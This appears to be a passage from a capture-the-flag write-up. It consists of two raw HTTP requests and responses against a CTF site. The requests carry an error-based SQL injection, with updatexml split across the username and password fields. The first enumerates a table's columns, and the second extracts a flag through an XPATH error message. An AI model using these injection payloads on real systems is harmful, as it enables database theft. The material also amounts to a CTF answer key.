


```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 170

username=1' and updatexml/*
&password=*/(1,concat(0x7e,(SELECT
group_concat(column_name) from
information_schema.columns where
!(table_name<>'ffll44jj') ),0x7e),1)or'1
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:45:23 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 33
Connection: close
Content-Type: text/html

<br>XPATH syntax error: '~value~'
```



Request

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64;
rv:59.0) Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Referer: http://www.shiyanbar.com/ctf/2011
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1522052835,1522
220314,1522229927,1522282243;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*144611
%2CnickName%3A%E5%BC%A0%E5%BF%A0%E7%91%9E;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1522282307;
PHPSESSID=901jnrmpc55i372dk6voiom0m5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

username=1' and updatexml/*
&password=*/(1,concat(0x7e,(SELECT value from
ffll44jj),0x7e),1)or'1
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 01:46:22 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 56
Connection: close
Content-Type: text/html

<br>XPATH syntax error:
'~flag{err0r_b4sed_sqli_+_hpf}~'
```